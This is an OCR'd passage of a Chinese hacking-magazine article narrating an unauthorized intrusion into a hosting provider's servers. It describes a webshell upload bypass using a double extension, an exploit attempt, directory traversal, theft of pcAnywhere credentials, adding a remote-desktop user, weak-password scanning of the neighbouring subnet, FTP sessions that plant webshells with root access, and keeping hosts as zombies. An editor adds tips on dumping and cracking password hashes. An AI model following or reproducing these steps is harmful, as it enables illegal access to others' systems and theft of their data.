


图3

当我选好shell点upload时，出现了如图2所示的弹框，当然我只试了下asa和asp后缀。后来看到它有一个pp.asa的文件夹，于是上传了个asa文件进去，也不行。




图4

这时我试了下shell.asa.gif，竟然传上去了，如图3所示，当我输入密码后转向了如图4的页面。这才发现是利用windows特性解析的木马，所以要改一下大马里面的内容（详情见“黑手”0805期的文章）。于是我上传了一个diy.asp，自然很顺利的得到了SHELL。

二、提权

我的习惯是进了shell后，用shell自带的端口扫描器扫描一下服务器开了哪些端口，结果如图5所示，咱们小菜最爱的3389端口是开着的！




图5

在这个过程中，好友还跟我交谈了一下，说这是他朋友的站，不满空间商的行为……我一听是空间商的，立马也来了劲，




图6

大家都知道，最近暴出了个iis_aspx提权的exp，正好试下，这个就不用我演示了。

上传EXP到目标站后，执行程序时发现总是提示“系统找不到指定的文件”，于是乎，自己上传一个cmd.exe上去，却发现传不上，提示缺少对象！哎，可惜不能尝尝这个EXP的味道了。

不急，我看下其它的情况。从刚才图5中可知1433端口是开的，何不查找一下数据库连接文件呢？于是跳目录，当前目录是：**D:\wwwroot\www.xx.com\www\uppic**，我们跳到**D:\wwwroot**，竟然成功了，如图6所示。

这样都能跳？这个空间商的服务器安全也太那个了吧……翻了几个网站，发现都是AC的数据库，没找到想要的东西。于是再看下其它文件，这个时候我跳到了**C:\Program Files**，发现了**Symantec AntiVirus**这样一个目录，嗯，有点像那个杀毒软件，又有点像pcanywhere。

录中保留的文件都可能成为成功渗透的有利条件。

编辑点评：

在3389中无法用pwdump获得hash，可以先得到一个用户身份的shell再执行pwdump4就可以了。另外，破解NThash，现在应当用rainbow来破，这样比较快速。




图 7

进去看了下也不敢确定（编辑：！？我晕！不认得英文呀？），于是试着点了下webshell上自带的—>pcanywhere，如图7所示。接下来的事情很明显了，下载它的PCA.administrator.CIF，然后查看其password，再下载一个pcanywhere的连接端进行connect了啦，成功进人，如图8所示。




图 8

接着加了一个3389用户，登录上去，发现没有出现3389和pcanywhere冲突的问题，顺利占领桌面，这里我就不截图了。

三、向C段看齐

进去瞧了瞧，网站可真多，配置也挺不错的，就留着以后当肉鸡用了。接下来怎么办呢？先**net view**一下，发现没有其它机器，再**ipconfig**一下，发现网关是211.x.x.1，一个C段内的同一个网关，莫非是这样？

```
C:\>ftp 211.  .  .179
Connected to 211.  .  .179.
220 Welcome to  FTP service.
User (211.147.210.179:(none)): web
331 Please specify the password.
Password:
230 Login successful.
ftp> _
```

图 9

用cain么？这东东要时间啊，于是我选择了hscan这个家伙。放到肉鸡上开始工作，我扫描的是mysql、mssql、ftp这三项弱口令，稍微活动了一下身体，结果就出来了。哈哈，FTP弱口令倒扫到了几个，其中211.x.x.179的不是匿名用户。

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 500      500         85195 Oct 16 05:16 1.php
-rw-r--r--    1 500      500          4832 May 31  2007 SpeedTest.php
drwxr-xr-x    2 500      500          4096 Aug 29 13:01 ad
drwxr-xr-x   16 500      0            4096 Oct 12 08:08 bybbs
drwxr-xr-x   10 500      0            4096 Sep 10 09:35 bycenter
drwxr-xr-x   13 500      0            4096 Sep 10 10:10 byhome
-rw-r--r--    1 500      500          4025 Aug 29 03:32 centos.txt
drwxr-xr-x    2 500      500          4096 Sep 18 04:54 img
-rw-r--r--    1 500      500          2299 Sep 19 00:05 index.html
-rw-------    1 0        0               0 Aug 24 04:23 index.php~
-rw-r--r--    1 500      500          5507 Sep 04 00:28 index0.html
-rw-r--r--    1 500      500          1576 Aug 29 13:07 index0.php
drwxr-xr-x    2 500      500          4096 Jan 01  2002 link
drwxr-xr-x    2 500      500          4096 Jan 01  2002 logo
-rw-r--r--    1 500      500          8156 Mar 09  2008 logo.gif
drwxr-xr-x    2 500      500          4096 Jan 01  2002 mp3
-rw-r--r--    1 500      500         31328 Sep 09  2007 test.php
-rw-r--r--    1 500      500         83269 Oct 16 05:15 webshell.php
drwxr-xr-x    2 500      500          4096 Jan 01  2002 zazhi
```

图 10

切换到cmd下，然后写入如下命令：**ftp 211.x.x.179**，如图9所示。看看有哪些文件及文件夹，再输入**dir**，返回结果如图10所示（这里的webshell.php是我后来传上去的）。

这里连忙用ie打开那个ip，发现上面有站，后面再加一个test.php，发现文件存在，也就是说FTP的目录是web目录了。于是乎在cmd下输入如下命令：**put g:\webshell.php**，从执行结果来看，文件是传上去了。然后到shell里一看，权限竟然是root，如图11所示。




图 11

这样就省得我提权了，一个肉鸡到手！不过这个linux肉鸡还不会太玩，先放一边，接下来看看211.x.x.231吧。其中有test用户，而且还是serv--u哦！

按照前面的命令连上去，发现竟然也是web目录！二话不说，先put一个asp后门上去，接下来就是找网站名了。于是打开**http://www.myipneighbors.com/**查询下，发现绑定了好几个域名，从www目录以及子目录来看，目标站应该有个动网论坛。后来找了半天也没有找到，接着我换了个思路，直接找我的后门。

于是一个一个的用**http://xx.com/webshell.asp**形式来试，最终也没有找到！后来一想，有可能是web与data分离了。接着我又试了一下直接**http://211.x.x.231/后面接从目录里面看到的文件**，结果显示“bad request”。

我就不信找不到网站名，于是从看到的文件下手，然后进入目标文件夹后**get conn.asp**，这样把conn.asp下载到本地，然后打开来查询相关信息。

我把**config.asp**、**top.asp**、**webconfig.asp**、**index.asp**等，认为应该有网站名信息的文件都下载了下来，百度和google也用上了，结果还是没有找到，哎……最后切换到那个dvbbs的文件夹下，发现有个dvbbs.mdb，原来不是mssql版本的。

查看数据库也没有找到相关的网站名，这下可把我搞累了，休息会……突然想到，不是有三个FTP弱口令么？还有一个也是匿名用户，IP为：211.x.x.199，马上连上去，竟然和刚才的211.x.x.231的情况差不多，可惜我也找不到相关的网站名。

不要紧，先**mstsc**连一下，发现是2003的，接着熟悉的**按下五次shift**，哇，出来了这样的东东，如图12所示。

